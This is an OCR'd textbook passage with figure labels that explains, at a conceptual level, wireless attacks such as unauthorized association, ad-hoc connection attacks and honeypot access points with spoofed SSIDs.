

Wi-Fi User-1
User infected with Wi-Fi enabling Trojan
Reception
Wi-Fi User-2
GPS Unit
Accounting Department
Access Point
Stock Holding 2
Production House
Stock Holding 1
Wi-Fi User-3
Attacker

Figure 16.18: Unauthorized association attack




Ad-Hoc Connection Attack

Hotel Wi-Fi Network
Data Processing Room
Testing Room
User Enabled Wi-Fi Ad Hoc Connection
Lounge
Attacker

1. Wi-Fi clients communicate directly via an **ad hoc mode** that does not require an AP to relay packets
2. An ad hoc mode is inherently insecure and does not **provide strong authentication and encryption**
3. Thus, attackers can easily connect to and **compromise the enterprise client operating** in ad hoc mode

Ad-Hoc Connection Attack


Wi-Fi clients can communicate directly via an ad-hoc mode that does not require an AP to relay packets. Data can be conveniently shared among clients in ad-hoc networks, which are quite popular among Wi-Fi users. Security threats arise when an attacker forces a network to enable the ad-hoc mode. Some network resources are accessible only in the ad-hoc mode, but this mode is inherently insecure and does not provide strong authentication or encryption. Thus, an attacker can easily connect to and compromise a client operating in the ad-hoc mode. An attacker who penetrates a wireless network can also use an ad-hoc connection to compromise the security of the organization's wired LAN.



Hotel Wi-Fi Network
Data Processing Room
Testing Room
User Enabled Wi-Fi Ad Hoc Connection
Lounge
Attacker

Figure 16.19: Ad-Hoc connection attack

Honeypot AP Attack


SHOP
SSID Verizon
SSID Vodafone
SSID McDonald's
SSID Starbucks Coffee
SSID AT&T
verizon
vodafone
i'm lovin' it
